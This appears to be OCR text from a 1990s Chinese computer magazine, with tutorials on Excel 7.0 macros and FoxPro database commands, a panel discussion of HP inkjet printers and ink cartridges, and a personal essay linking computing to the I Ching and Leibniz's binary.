(1)录制宏时，如果无意中执行了不想录制的操作，可以单击"编辑"菜单中的"撤消"命令，或者单击常用工具栏中的"撤消"快捷图标，撤消不想要的操作，接着再继续执行要录制的操作即可。

(2)宏录制器不能录制工作表中的鼠标操作。如果要录制移动插入点、选定单元格等操作，必须使用键盘。但是，在录制宏时可以使用鼠标单击命令和选项。

(3)在录制宏的过程中，可以单击"暂停"按钮暂停录制，以便执行不需要录制的操作，要恢复宏的录制，再次单击"暂停"按钮即可。

(4)尽可能考虑到 Excel 可能显示的提示信息。如果宏中包含关闭文档的命令，在未保存对文档的修改的情况下，Excel 会提示保存文档。为了避免出现这类提示信息，可在关闭文档前先录制保存文档的操作。

(5)如果宏中带有"查找"命令或"替换"命令，在"查找"对话框或"替换"对话框中时，最好在"搜索范围"框中选择"全部"。如果宏只向上或向下搜索，当搜索到文档的开始或结束部分时，Excel 会停止宏的运行，并询问是否要搜索文档的其余部分。

(6)如果正在录制的宏有可能在不同的文档中运行，必须保证宏与正在录制的文档的内容无关。

(7)在 Excel 7.0 默认方式下，记录宏使用单元格绝对引用，用这种方式记录的宏总是在最初记录宏的单元格位置操作。若要使宏在一个工作表的任何地方都能执行，使用相对引用来记录宏，用这种方式在最初选择的左上角单元格开始记录宏。

(8)若想随时使用宏，请将宏存贮在"个人宏工作簿"中。"个人宏工作簿"是一个隐藏的工作簿，通常在执行 Excel 7.0 时自动且一直打开。在"记录新宏"对话框中，单击"选项"，再单击"个人宏工作簿"，宏就存贮在个人宏工作簿中。

三、指定宏

在"工具"菜单中单击"宏"命令，可以运行全部宏，包括 Excel 7.0 所有的内部命令。如果经常使用某个宏，可以为其指定工具栏按钮、菜单项或快捷键，这样

不必打开对话框,只需按下某个特殊的组合键、单击某个特殊的图形对象、菜单项或工具栏按钮,就可以执行某个宏。

(一)快捷键和[工具]菜单的菜单项

1. 为宏指定快捷键或[工具]菜单下的菜单项

方法一:在记录新宏时为其指定快捷键或[工具]菜单下的菜单项

(1)同"记录宏"中"菜单方式"步骤(1)—(4)。

(2)单击"选项"按钮。

(3)在"指定到"栏中,选中"快捷键"或[工具]菜单下的菜单项复选框。

(4)在"Ctrl +"编辑框中键入一字母,最终的快捷键是 Ctrl + 所键入的字母;如果在"Ctrl +"编辑框中键入字母的同时按下 Shift 键,则最终的快捷键为 Ctrl + Shift + 所键入的字母。

在"[工具]菜单下的菜单项"编辑框中键入菜单项的名称,在快捷键的字母前键入&,例如:新宏(&A)。注意:快捷键所使用字母必须与"工具"菜单中其他子菜单(或命令)的快捷键所用的字母不同。

(5)在"保存到"栏中选中"个人宏工作簿"。

(6)在"语言"栏中选中"Visual Basic 语言"。

(7)单击"确定"命令按钮。

(8)执行欲记录为宏的操作过程。

(9)单击"停止"按钮。

方法二:宏录制完毕后指定快捷键或[工具]菜单下的菜单项

(1)宏已经录制完毕。

(2)在"工具"菜单中,单击"宏"命令。

(3)在"宏名/引用"框中,键入(或从下方的列表框中选中)宏名。

(4)单击"选项"按钮,弹出"宏选项"对话框。

(5)选中"快捷键"[工具]菜单下的菜单项复选框。

(6)在"Ctrl +"编辑框中键入一字母,最终的快捷键是 Ctrl + 所键入的字母;如果在"Ctrl +"编辑框中键入字母的同时按下 Shift 键,由最终的快捷键为 Ctrl + Shift + 所键入的字母。

(7)单击"确定"命令按钮,返回到"宏"对话框。

(8)单击"关闭"命令按钮。

注意:当包含指定宏的工作薄打开时,指定宏的快捷键优先同名的 Excel 7.0 内置的快捷键。

2. 取消为宏指定的快捷键或[工具]菜单下的菜单项

(1)在"工具"菜单中,单击"宏"命令。

(2)在"宏名/引用"框中,键入(或从下方的列表框中选中)欲取消快捷键的宏名。

(3)单击"选项"按钮,弹出"宏选项"对话框。

(4)单击"快捷键"或[工具]菜单下的菜单项复选框,将方框中的小对勾去掉。

(5)单击"确定"命令按钮,返回到"宏"对话框。

(6)单击"关闭"命令按钮。

3. 更改为宏指定的快捷键

(1)在"工具"菜单中,单击"宏"命令。

(2)在"宏名/引用"框中,键入(或从下方的列表框中选中)欲更改的宏名。

(3)单击"选项"按钮,弹出"宏选项"对话框。

(4)在"Ctrl +"编辑框中键入新的指定的快捷键字母或在"[工具]菜单下菜单项"编辑框中键入新的菜单项名称。

(5)单击"确定"命令按钮,返回到"宏"对话框。

(6)单击"关闭"命令按钮。

(二)将宏指定为按钮(或图形对象)

1. 将宏指定为按钮(或图形对象)

创建一个按钮(或图形对象)后,可以把它指定为一个录制宏。当单击此按钮(或图形对象)时,宏将自动执行。

方式一:录制新宏时将宏指定为按钮(或图形对象)

(1)创建一个按钮(或图形对象)。单击常用工具栏中的"绘图"快捷按钮,利用"绘图"提供的工具绘制;或者在"插入"菜单中单击"图片"命令,从其他应用程序中插入图片;或者利用粘贴从其他位置复制图形对象。

(2)将鼠标光标指向此按钮(或图形对象),单击鼠标右键,弹出快捷菜单。

(3)在快捷菜单中,单击"给对象指定宏"命令。

(4)在"宏名/引用"编辑框中键入欲录制的宏名。

(5)单击"记录新宏"命令按钮。

(6)步骤同"记录宏"之(1)—(8)。

方式二:为已经录制的宏指定按钮(或图形对象)

(1)步骤同上(1)—(3)。

(2)在"宏名/引用"编辑框中键入欲指定按钮或图形对象的宏名。

(3)单击"确定"命令按钮。

2. 按钮(或图形对象)的删除

(1)将鼠标光标指向此按钮(或图形对象),单击鼠标右键,弹出快捷菜单。

(2)在快捷菜单中,单击"清除"命令。

3. 按钮(或图形对象)的更改

(1)同"按钮(或图形对象)的删除"步骤之(1)、(2)。

(2)同"为已经录制的宏指定按钮(或图形对象)"步骤之(1)—(3)。

(三)将宏指定给工具栏快捷按钮

可以在工具栏中为录制的宏创建一个快捷按钮,

当单击此按钮时,宏将自动执行。

1. 将宏指定给工具栏快捷按钮

方式一 :录制新宏时将宏指定给工具栏快捷按钮

(1)在'视图'菜单中,单击'工具栏'命令。

(2)若要创建一个新的工具栏并自定义一个工具栏按钮,在'工具栏名称'对话框中键入新工具栏名,再单击'新建'按钮。若要在已有的工具栏中添加按钮,则单击'自定义'按钮。

(3)在'分类'框中,单击'自定义'命令。

(4)从'工具按钮'栏下面拖曳自定义工具栏按钮到任何可见的工具栏上。当把工具栏按钮放到您所需的工具栏上时,就会出现'指定宏'对话框。

(5)在'宏名/引用'框中键入欲录制的宏名,单击'记录'命令按钮,弹出'记录宏'对话框。

(6)单击'确定'命令按钮。

(7)执行欲记录为宏的操作过程。

(8)单击'停止'按钮。

方式二 :为已录制的宏指定工具栏快捷按钮

(1)同'在录制新宏时将宏指定给工具栏按钮'步骤之(1)—(4)。

(2)在'宏名/引用'框中键入(或从下方的列表框中选中)欲指定工具栏按钮的宏名,再单击'确定',返回到'自定义对话框'。

(3)单击'关闭'命令按钮。

2. 删除为宏指定的工具栏按钮

方式一:

(1)鼠标右键单击为宏指定的工具栏按钮,弹出一快捷菜单。

(2)在快捷菜单中单击'工具栏'选项。

(3)选中该宏按钮所在的工具栏,单击'自定义'按钮,弹出'自定义工具栏'对话框。

(4)将欲取消的宏按钮,从工具栏中拖曳回'自定义工具栏'对话框中,再单击'关闭'命令按钮即可。

(5)欲使该宏按钮所在的工具栏从屏幕上消失,只须单击鼠标左键,将该工具栏方框中变成空白即可 ;欲删除该宏按钮所在的工具栏,则单击'删除'命令按钮。

方式二:

(1)在'视图'菜单中单击'工具栏'命令。

(2)单击'自定义'按钮。

(3)将欲删除的按钮拖曳出工具栏。

(4)单击'确定'命令按钮,返回到'工具栏'。

(5)单击'关闭'命令按钮。

注意 :从工具栏删除一个内部按钮时,在'自定义'框中该按钮仍然可用,如果删除的是一个自定义的工具栏按钮,它将被永久删除。如果要从工具栏删除一个自定义按钮,并准备以后再用,可创建一个工具栏存储暂时不用的按钮,将按钮移到该工具栏,隐藏工具栏。

3. 更改工具栏自定义按钮的指定宏

(1)在'视图'菜单,单击'工具栏'命令。

(2)使用鼠标右键,单击所要改变的工具栏按钮,再单击'给宏指定按钮'命令。

(3)若要为已有的宏指定工具栏按钮,在'宏名/引用'框中键入(或从下方的列表框中选中)欲更改后的宏名。

(4)单击'确定'命令按钮,返回到'工具栏'。

(5)单击'确定'命令。

四、执行宏

(一)宏的执行

1. 以菜单方式执行宏

方式一:

(1)在'工具'菜单中,单击'宏'命令。

(2)在'宏名/引用'框中,键入欲执行的宏名。

(3)单击'执行'。

方式二:

在'工具'菜单中,单击为欲执行的宏设定的菜单项,该宏即执行。该方式仅适用于在'工具'菜单中指定了菜单项的宏。

2. 以快捷键方式执行宏

按下为欲执行宏指定的快捷键,该宏即执行。该方式仅适用于指定了快捷方式的宏。

3. 以按钮或图形对象方式执行宏

单击为欲执行宏设定的按钮或图形对象,该宏即执行。该方式仅适用于设定了按钮或图形方式的宏。

4. 以工具栏按钮方式执行宏

单击工具栏中为欲执行宏设定的快捷按钮,该宏即执行。该方式仅适用于在工具栏中设定了快捷按钮的宏。

(二)终止宏的执行

在宏执行时,按下 Esc 键或 Ctrl + Break 键,该宏停止执行。

五、删除宏


(1)在'工具'菜单中单击'宏'命令。

(2)在'宏名/引用'编辑框中键入或者从下方的列表框中选中欲删除的宏名。

(3)单击'删除'命令按钮。

更 正

本刊 11 期第 52 页"怎样拦截 Ctrl + Alt + Del 键"一文中,Pascal 程序的第二行前应插入"Uses'和'DOS;'两行,特此致歉。



轻轻松松学 FoxPro （三）

□重庆　全洪兵

三、基本命令与操作

（一）数据库的建立、打开、关闭

建立一个数据库，对于朋友们来说肯定是小菜一碟。不过，这里我要介绍的是 FoxPro 的新增命令，一种更加快捷、更加省事的方法。

CREA TABL <库名> （<字段 1> <类型> [（<长度>[，<小数>）] [<字段 2...>]]）

示例 8. 快速建立一个人事名册数据库 RSMC.DBF

CREA TABL RSMC ；

（姓名 C(8)，生日 D，职称 C(10)，工资 N(8，2)，简历 M）

选项说明：

（1）数据库名称、字段名称和类型之间以一个空格隔开。

（2）对于日期型（D）和备注型（M）字段只需注明类型，可不说明长度。这样，您就建立了一个数据库，输入一些记录试试。

姓名	生日	职称	工资	简历
王一	11/11/56	会计师	420.00	memo
张二	12/10/58	教　授	789.00	memo
李三	12/23/69	工程师	458.00	memo

打开与关闭数据库，没有什么好说的，与 FoxBASE 一样，简单！

（二）记录的显示、编辑

1. 记录的显示

LIST|DISP

[OFF][FIEL <字段表>][<范围>]

[FOR <条件>][TO PRIN|TO <文件名>]

选项说明：

注意增加的选项 TO <文件名>，它可以将数据库的记录直接输出到一个文本文件中去。

示例 9. 将 RSMC.DBF 中的记录输出到文本文件 RS.TXT 中去

LIST OFF TO RS.TXT

2. 记录的编辑

数据库记录的编辑与 FoxBASE 有很大差别，它弥补了 FoxBASE 的某些不足，增加了一些控制选项，大大地方便了编程，这几条命令是很值得朋友们花大力气去学好。

EDIT|CHAN|BROW[FIEL <字段表>] [FOR <条件>][FREE <字段名>] [NOAP|NODE|NOMO|NOME][TITL <标题>][LOCK <数值>][WIND <窗口名>]

字段表说明：

[:数值][:R][:V=<表达式> [:F] [:E=<出错信息>]][:H=<字符串>]

选项说明：

（1）EDIT 和 CHAN 是面向数据库单条记录竖排，每行为一个字段。

BROW 是面向数据库全部记录，每行为一条记录。

（2）FREE <字段名> 仅此字段可供修改，其它字段只能查看。

（3）NOAP 禁止用 CTRL+N 增加；NODE 禁止用 CTRL+T 作删除标记；NOMO 禁止对数据进行编辑；NOME 禁止显示 BROW 弹出式菜单及选项。

（4）TITL <标题> 指定数据库编辑窗口的标题。

（5）LOCK <数值 > 锁定字段个数分成双窗口显示。

（6）WIND <窗口名 > 在指定的窗口中编辑数据。

（7）字段表说明

[:数值] 重新指定字段的显示宽度，但并不改变原库字段宽度。

[:R] 指定该字段为只读字段。

[:V=<表达式> [:F] [:E=<出错信息>]] 用于检查输入数据的有效性。当字段编辑完毕后，企图退出该字段时，执行<表达式>，对数据作有效性检查，若检查结果为真，输入的数据有效，允许退出该字段；若检查结果为假，输入数据无效，光标仍在原处，要求用户重新输入，并显示出错信息"Invalid input"。这时，您觉得用英文不方便，可以用E=< 出错信息> 重新指定出错信息。若带有:F 选项，只要进入了某字段，就强制进行检查；若不带:F 选项，仅当该字段数据发生变化时才检查，如果不修改数据而直接回车就可退出该字段。

[:H=<字符串>] 重新指定字段名的名称。

讲了这么多，太复杂了，脑袋肯定受不了。我们还是利用刚才建立并已输入了数据的数据库

RSMC. DBF 来看看这些选项是怎么回事吧。

示例 10. 重新定义窗口标题为"数据编辑",并且只供用户浏览,禁止用户修改其中的任何数据,禁止删除和增加,也不弹出 BROW 菜单

BROW WIND LRCK TITL'数据编辑' NOAP NODE NOMO NOME

示例 11. 将数据库中字段"职称"显示为"技术职称",并指定该字段不能被修改

BROW WIND LRCK FIEL 姓名,生日,工资,职称: R: H ='技术职称'

示例 12. 在编辑"工资"字段时,只能输入大于 400 的工资,否则提示出错信息"输入工资必须大于 400 元。",并且锁定"姓名"字段

BROW WIND LRCK FIEL 姓名,生日,职称,工资: V = 工资> 400: E ='输入工资必须大于 400 元。' LOCK 1

(三)数据库记录的基本操作

1. 记录的追加

除了 FoxBASE 中的 APPE 命令外,在 BROW/EDIT/CHAN 浏览编辑方式下还可用 CTRL + N 来增加一条空记录。

2. 记录的其它基本操作

对于其它基本操作,我们只来复习复习。

(1)定位:GO/SKIP (2)插入:INSE

(3)更新:REPL

(4)删除:DELE – RECA – PACK – ZAP

(5)排序:SORT (6)索引:INDE

(7)汇总:TOTA (8)统计:COUN

(9)选择工作区:SELE

(10)查找:LOCA – FIND – SEEK

(四)记录计算

这条命令在程序设计中很有用处,是 FoxPro 的新增命令。

CALC <函数组合> [<范围>] [FOR <条件>][TO <变量表>]

<函数组合> 说明:

(1) AVG(字段) 计算平均值;(2) MAX(字段) 返回最大值;(3) MIN(字段) 返回最小值;(4) SUM(字段) 计算总和。

示例 13. 计算人事名册数据库 RSMC. DBF 中"工资"的平均值、最大值、最小值和总和,分别赋与变量 GZPJ、GZZD、GZZX、GZZH

CALC AVG(工资), MAX(工资), MIN(工资), SUM(工资) TO GZPJ,GZZD,GZZX,GZZH

(五)备注字段的编辑

在编辑备注字段时,可以先指定一个窗口,否则将由系统指定一个临时窗口来编辑。指定备注字段窗口的命令是:

SET WIND OF MEMO TO <窗口名>

指定了备注字段的窗口后,在浏览编辑状态下,在备注字段上可使用 CTRL + HOME 键或鼠标双点进入该窗口,编辑完后用 CTRL + W 存盘,若要想自动进入备注字段窗口,请看下面的这条命令:

MODI MEMO <备注字段> [NOED]

选项 NOED 为禁止编辑备注字段

示例 14. 定义一个备注窗口,编辑 RSMC. DBF 中第一条记录"王一"的"简历"字段 (FOX14. PRG)

USE RSMC

GO 1

DEFI WIND BZCK FROM 4, 10 TO 16, 70 SYST COLO SCHE 8 TITL ' < < 简历 > > ' FOOT '[ESC 退出 CTRL + W 存盘]'

SET WIND OF MEMO TO BZCK

MODI MEMO 简历

* * 轻松一下 * *

下面,我们来看看浏览编辑数据与 FoxBASE 有什么不同。活动活动您的鼠标,打开一个数据库,用 BROW 瞧瞧里面的东西吧。

1. 用鼠标在任意记录任意字段上点一下,该记录的该字段即可作为编辑的对象。

2. 用鼠标按住两个字段间的竖线,拖动鼠标,您会发现随着鼠标的拖动,竖线前的字段宽度会增大或缩小。这就是字段表说明中的[: 数值]。

3. 当浏览编辑窗口的宽度显示不完所有字段和窗口的高度显示不完所有记录时,窗口底部和右部各有一个宝石状的菱形按钮,它们分别叫做水平滚动按钮和垂直滚动按钮。用鼠标按住水平滚动按钮左右拖动鼠标,会看到字段的移动,用鼠标按住垂直滚动按钮上下拖动鼠标,会看到记录的移动。还各有一对三角形的按钮,它们只能逐字段或逐记录地移动。

4. 在浏览编辑窗口的左下前方有一个双菱形重叠的按钮,按住此按钮,拖动鼠标,这时,您会发现编辑窗口神奇地变成了两个 移动其中一个窗口的记录时,另一个窗口的固定字段也随之改变,仿佛被窗口锁住了一般。这就是命令中的选项 LOCK <数值> 。

这些小把戏,您可一定要玩熟哟! (待续)

海阔天高

晓冬：

诸位又有很久没见面了。不知近况如何。最近我们谈了不少打印机的维修、安装和使用方面的问题，另外还请了颜教授简单地介绍了如何使用电脑作画。前几次大家都畅所欲言，为读者提供了不少宝贵的信息和意见。不过时至今日，咱们还没有详细地介绍过 HP 在中国都有哪些喷墨打印机销售，而各款打印机又分别适合哪些应用，这不免有点美中不足。所以这次大家先谈一谈对 HP 各款打印机的印象，介绍介绍它们的突出特点吧。鲁大姐以前在业内做了很久的打印机，从销售、市场宣传到技术支持，做代理，样样都做得有板有眼，这方方面面的内容由她开头自然是再合适不过的了。



鲁大姐：

不敢当。不过在这行干了这么久，谈点这个还是没什么问题的。

总的来说，DeskJet 200 是一种很适合家庭使用的喷墨打印机。如果你需要更多的功能和更好的质量，DeskJet 690C 恐怕是你最好的选择了。首先，这种打印机由于采用了 HP 的智能彩色技术而使得打印质量得到了很大的提高，而且它开创了 6 色打印的先河。另外，只要换上 HP 的 Photo Color Kit，你就能够打印出照片质量效果的作品，尤其是如果使用特殊的打印纸，足以以假乱真。DeskJet 690C 的另一大长处就是它的打印介质比较丰富，从白纸、卡片到标签，甚至长达 5.5 米的条幅也不在话下。另外，它还可以双管齐下，左右开弓，进行双面打印，所以打印报告、宣传册、请柬、通讯录之类的任务对它来说不过是小菜一碟。

如果 DeskJet 690C 的价格对于你来说高了些的话，不妨考虑一下今年年中曾经很火的 DeskJet 670C。人们把它称为量体裁衣的打印机确实很有道理。因为它在 DeskJet 200 和 DeskJet 690C 之间对价格和性能进行了平衡。另外，DeskJet 690C 配备了黑白和彩色两个墨盒，所以无须更换你就可以自由地选择是黑白打印还是彩色打印了。

此外，还有我上次曾提到过的 DeskJet 890C，它采用了最新的 Photo Ret II 和 ColorSmart II 技术，利用 Intel 的 MMX 技术，使得图象质量和打印吞吐量有了很大的提高。它的另一过人之处就是所包含的 Smart-Focus 功能，这种功能能够自动从 Internet 或 CD-ROM 或者监视器上“屏幕捕获”下来的图象中综合出分辨率更高的图象，提供对比度更强、细节更丰富的输出。这对于那些需要从 Internet 上获取素材的作者无疑是一个巨大的福音。

说了这么多，想必那些有购买喷墨打印机的想法的读者应该对 HP 的产品有了个大致的印象。



摩西:

鲁大姐说的确实条理清晰，头头是道。不过你忘记了 HP 喷墨打印机家族中的一个小兄弟，DeskJet 340。这是一种专门为笔记本电脑设计的喷墨打印机，它的外观很象一个掌上型收音机。除了体积小，重量轻的特点外，它最吸引人的地方就是具备红外数据接收能力，这使得它有了很多台式打印机没有提供的无线打印功能。而且，它的功能并不比台式打印机少，输出分辨率可以和许多台式打印机媲美：黑白输出为 600×300，彩色输出为 300×300。它配备的可充电的 NiCAD 电池不仅可以免除你旅途中的电源供给问题，而且还可以通过“睡眠模式”对电源进行有效的管理。

另外，这种打印机对于笔记本 PC 和 Apple 的 PowerBook 都适用。说到这，我要捎带提一下，最近有不少读者询问为什么它们的 Macintosh 或者 PowerBook 不能使用 HP 的喷墨打印机。这主要是因为 PC 和 Macintosh 的体系结构不太一样，打印接口也不甚相同，所以打印机如果要联接到 Macintosh 上，需要有特殊的接口。目前，在 HP 的喷墨打印机中，可以联接到 Macintosh 的机型有 DeskJet 320、DeskJet 340C（可选购 MAC 转接器，包括接口电缆、驱动程序、字库盘

——HP 打印世界

等)、DeskWriter 520、Desk Writer 560C、DeskWriter 660C、DeskJet 850C(内置 Apple Talk 接口)、DeskJet 870Cxi(内置 Apple Talk 接口)、DeskJet 1200C/PS、DeskJet 1600CM。



阿洁:

二位对 HP 的产品介绍的都差不多了。我还是说一说喷墨打印机的使用问题吧。最近老是有读者来信询问他们的 HP 打印机的墨盒是否可以再填充墨水,因为有时墨盒上有注墨孔但又有胶带封上,而且某些卖家也说重新注墨没有问题。

我对此事的建议是最好不要使用填充墨水,之所以使用 HP 原装墨水的理由很简单,有四个:

一是 HP 原装墨水是市面上最好的墨水之一,它干燥快,因此不容易出现污迹、条纹或斑点;二是填充墨水易造成打印不顺,喷嘴阻塞等现象。而且如果是因为使用其他墨水而对打印机造成损害,那么保修单就会变成一纸空文,使你蒙受不必要的损失。如果是使用喷头和墨盒二合一,那么重注墨水就更没有必要了;三是许多劣质的墨水盒使用多个元件,一旦墨盒渗漏,那么你就不得不对打印机内部进行昂贵的清洗;最后,实践经验标明,使用原装墨盒会使打印机寿命更长。



大头:

说到墨盒,我还要再提一下墨盒的安装问题。有些读者反应说他们的复位灯闪个不停,有的说墨盒托架停在了导轨中央,还有的打印质量出人意料的差,而且丢失某些颜色或打印出空白页…这些都可能是因为墨盒没有插好以致于打印机无法识别。

需要特别指出的是,由于家庭打印和照片质量打印的日益流行,再加上特殊墨盒的不断涌现,使得墨盒更换频率要比过去高得多。这就使得墨盒没有正确插入托架中的机率增加。

为此,你可以按照下面我所提供的步骤来安装以保证墨盒的正确位置,这也有利于提高墨盒的寿命:

1. 在不掉电的情况下打开顶盖,这时墨盒会移动到中心位置。

2. 移去当前安装的墨盒(如果还要使用的话把它放到存储盒中)。

3. 将新的或替换的墨盒插入托架,如果墨盒是新的,小心地撕掉墨盒喷嘴上的保护封条。

4. 将墨盒推入正确位置,这时应该有一个清脆的响声。

5. 关闭顶盖。复位灯应该闪烁几秒钟然后熄灭。而墨盒应该回到它的起始位置,打印机的最右边。

如果复位灯不停的闪烁,说明墨盒还没有装好,没有被打印机识别,如果在这种情况下,你最好检查一下墨盒的触点是否干净(触点在墨盒的背面)。如果触点很脏,可以用海绵或干净的抹布蘸上水后轻轻地擦拭,但手不要碰到喷嘴或触点。

如果你发现墨盒背后的触点明显已经损坏,那么就需要和 HP 的客户支持中心联系了。



颜教授:

讲到读者来信,我也想插上几句。有的读者反应说打印出来的色彩和他们预期的不太一样。我想针对不同的情况可能有不同的原因。如果打印出来的效果完全不同,那么可能是因为有一种或几种彩色的墨水已经用完了,这时就需要清理一下墨盒了。如果你打印出来的颜色是以灰度显示的,那么你可能是在 HP 的打印设置对话框中误选了 Print In Grayscale。取消对这个复选框的选择问题就迎刃而解了。如果是色调有些偏移,那么可能是你在 HP 的打印设置对话框中选择了错误的 ColorSmart 设置。一般情况下,在 Color 标签中选中 Automatic 选项就能得到最好的效果。

电脑风情录

□辜正坤



第四回 燕园断想

闭目枯坐于北大中关园的斗室之中，细细地想，从前，我和电脑也不是毫无瓜葛的。如果说 CPU 是电脑的心脏，那么姑且把电子集成电路看作是 CPU 的心脏。从这个角度上讲，也可以说我和电脑在二十年前就已心接魂交，因为那时我曾莫名其妙地迷上过电子学。我曾系统学习过清华大学电子工程系和工业自动化系编写的大学《晶体管电路》教程，也曾把美国电子教育委员会编撰出版的《晶体管电路手册》等书从英语翻译成汉语寄给科学出版社，还曾设计过包含有光敏元件的简单自控电路，使两台 150 瓦的电子管扩音机自动播音，开机关机过程都实现了无人操作，让我的伙伴们大为惊奇，他们疑心我要成为科学家(那时成为什么"家"是违法的，叫作只专不红)，更多的人却疑心我是特务，起码和特务有牵连，不然为什么处心积虑地妄图遥控红色舆论工具电台广播？要不是我后来通过高考成了 77 级英语语言文学专业的本科生、硕士生、乃至博士生，我也许本来会象今天的许多电脑迷一样，在电脑专业上一显身手的。但是这许多年来，我脑子里装的更多的是柏拉图、黑格尔、莎士比亚和中西文化比较之类的人文科学知识，使我和电脑结缘如此蹒跚来迟，这实在是一种人生戏剧情节上的阴差阳错。然而，千里姻缘一线牵，去也终须去，来也必将来，我现在不是又幸运地坐在电脑面前，快乐地和这具有真正自控能力的机器对话了吗？那时我设计的所谓自动控制电路，多么地简陋，如今由电脑来做，岂非如小菜一碟、牛刀杀鸡？回想起来，这仿佛是我的电脑风情史上的一段抒情插曲，幽灵似的穿梭于千万道与门、非门、或门电路之间，纵有物是人非的清怨，毕竟更多旧友回眸的甘甜，科学与诗原来竟也是一对孪生的兄妹！

忽然又回到现实中来。不成片段的思绪常常以一种电脑语言打破生活的沉闷。住在西头的齐老三，长着一张臭嘴，动不动就要'我操……'，惹得他爱人一迭连声地大叫："我非把你这张臭嘴格式化不可！"开过什么国际研讨会的同事兴冲冲地跑来与我共享一个惊人的信息：大学教师的工资明年要翻倍了。我听了，淡淡一笑，说："虚拟现实而已。"存折上的数据一天天减少，你会听到诙谐的丈夫摇摇头说："内存不多也。"电脑语言的根须如此肆无忌惮地渗透进我们日常生活的方方面面，令人不禁要揣测，不久的将来，人类的语言或许将被迫进行革新，以求得和电脑术语取得匹配效果。例如，*吃饭可谓之输入，上厕所可谓之输出；大银行称为硬盘，小储蓄所称为软盘；建筑设施称作硬件，人员计划称作软件；中央政府叫 CPU，地方政府叫设备终端*……如此等等，电脑、人脑和社会本来就有一种奇妙的全息对应关系。悟透了这一点，我想，从事电脑专业的哥们儿完全可以多多地想一想如何把社会科学中的许多模式模拟进电脑系统，尤其是软件系统。倒过来想，从事社会科学的哥们儿未尝不可以多多地想一想如何把电脑系统的许多模式模拟进社会结构、社会体制中去。

然而，环顾中国的学术界，你有时会发现某些资深的学者对电脑的反应表现出奇特的迟钝。例如当《未来之路》出版的时候，社会学界、经济学界、文学界的若干学者都参与了有关电脑信息网络的讨论，全国许多大大小小的报刊对此亦作出不同程度的反应，而更多的学者却显得冷漠或者茫然，不明白这与他们所从事的神圣的工作有什么干系。对此，我只能说，深锁书斋的社会科学工作者们，走出你们的书斋吧，一场技术革命的风暴已经在你们身旁开始，要不了多久，你们那宁静的学术之宫就会被电脑网络上几乎无边无际的研究空间所挤掉、所淹没。*你们的学术论文，将不再只是面对几个或几十个秃头的或还没有秃头的专家学者，你们听到的将不只是恶意的苛评或曲意的奉承。在未来电脑网络上，人人都有可能对你作出评价。你面对的是人类，不管你多么渺小。*你不必担心明珠暗投，或生不逢时，网络给你提供的公正评判机会比现在何止大千百倍。不但如此，你更可以避免苦心孤诣地闭门造车，花四十年的工夫研究出五十年前别人早已研究出的成果。

今天，不论是在地球的这头，还是在地球的那头，



网络世界那一张网已暗暗铺天盖地而来，得先声而有备无患者，可作网上乘风破浪的弄潮儿；塞目阻听者当沦为网底冤魂，尚不知萧墙之祸源于何处。技术革命的风暴是无情的，“顺我者昌，逆我者亡”，看看近百年来的世界发展史，莫不如此。

久萦于心的电脑情结，总使我常常情不自禁地想把这朵科技之花插在中国文化的荣誉册上。我知道这不是真的，电脑，毕竟还是西方人首先实实在在地造出来的。然而其原理，也确确实实可以说是受惠于华夏本土。1701 年，德国数学家莱布尼茨从一位法国传教士寄给他的八卦图悟出了二进制的原理。他所做的贡献之一是把八卦符号的阳爻—换写成 1，把阴爻--换写成 0。于是 0 和 1 便可以代表一切数字。西方人思维比较实在，就如这位莱布尼茨，非要把—和--换成他所能把握的 0 和 1 才能够进行正常的数学推理。*其实，莱布尼茨也可以无须做这一转换，完全可以在二进制数学和计算器原理中直接或稍加变通地简化使用《易经》八卦的符号，这样表达也许更科学、更直观、更合理、更微妙。*八卦纯粹用阴阳符号，避免使用具体的 0 或 1 之类的数目字表达，是因为阴爻--和阳爻—作为一种抽象符号，具有极大的灵活性，可以指代任何一种相反相成的状态，既可以表达 0 和 1，也可以表达“有”和“无”这种概念、状态和任何数。在二进制数的某一位上有阳爻，便表明该位上“有”该位所规定的数目；有阴爻，则表明该位上“无”该位所规定的数目。将二进制各数位上所有的阳爻各自代表的数目加起来，就是该二进制数的真正数目。没有比这更简单容易理解的了。我们来随便举一个例子。

例如有一个数，传统表达方法为 27，二进制表达为 11011。

我们不妨用阴阳符号来表达，则可记为：— — -- — —

也可以用·代表阳爻，用 0 代表阴爻，如此则记为：· ·0· ·

还可以用圆圈○来表示阴爻“无”，用⊙表示阳爻“有”，如此则记为：⊙⊙○⊙⊙等等。

用具体的 0 和 1 来表述二进制原理，和人们的传统计数概念有些自相矛盾，因为 0 并不一定是 0，1 也并不一定是 1，这就和它们所代表的数目显得混淆，使初学计算机理论者总要绕上一个圈子才能最终明白，尤其对于初次学电脑的人（尤其是儿童），难免会出于习惯总觉得 11011 是一个很大的数字，明明是 1 万 1 千零 1 拾 1 的数字，怎么又实际上等于 27？而如果告诉他们，根据阴阳有无的表达办法，阳爻表示有数，阴爻表示无数，而二进制数数位上的数目本来是固定的，因此· ·0· ·或⊙⊙○⊙⊙代表的就是·+·+0+·+·$=2^4+2^3+0+2^1+2^0=27$，则他们立刻就能明白其中的道理，不会受到别的不相干的数目的干扰。这种方法，能把深奥的哲理形象地转换为数理，使求学者轻松地由形而上过渡到形而下，象与数的对立转化过程，自然机巧，浑化无痕。莱布尼茨得数而忘象，恐非上策。如果他能侧重象兼顾数，他的成就肯定还会更大。微软公司的 WINDOWS 系统之所以比 DOS 系统更受用户欢迎，正是在于前者比后者兼顾了象数两个方面。比尔·盖茨在《未来之路》里也花了大力气想把这种关于 0 和 1 的原理具象化为若干电灯的明灭现象，其实这种表达本身就是《易经》八卦的变象（相）重复：请问“阳”不就是代表“明”，“阴”不就是代表“灭”么？

上面的话只是即兴之言，挂一漏万，还请方家教正，我的用意只是想呼吁中国的电脑界人，可否考虑一下如何应用我们祖先的遗产（例如阴阳八卦理论）来进一步改造计算机理论，使我们的后代学习计算机理论时更简单省力。直觉告诉我们，21 世纪肯定是中国电脑业崛起的时代。中国人深深明白，要在具体的物质资源上超越西方，我们在短期内是绝难以办到的，因为大多数的资源（例如黄金和天然气）是用完之后便无法再生的；但要在抽象理论，例如计算机理论上有所突破，这正是中国人得天独厚的地方。如果 3000 多年前的周代，祖宗们便能创造出这种据说能预知天命之数的阴阳八卦，21 世纪的现代人，还不能在此基础上，百尺竿头，更进一步么？我是对我国的科学家们抱有信心的，我们拭目以待。

（全文完）


（燕园冬景）
摄影 游莉丹

AWARD BIOS 设置(六)

□河北　赵群

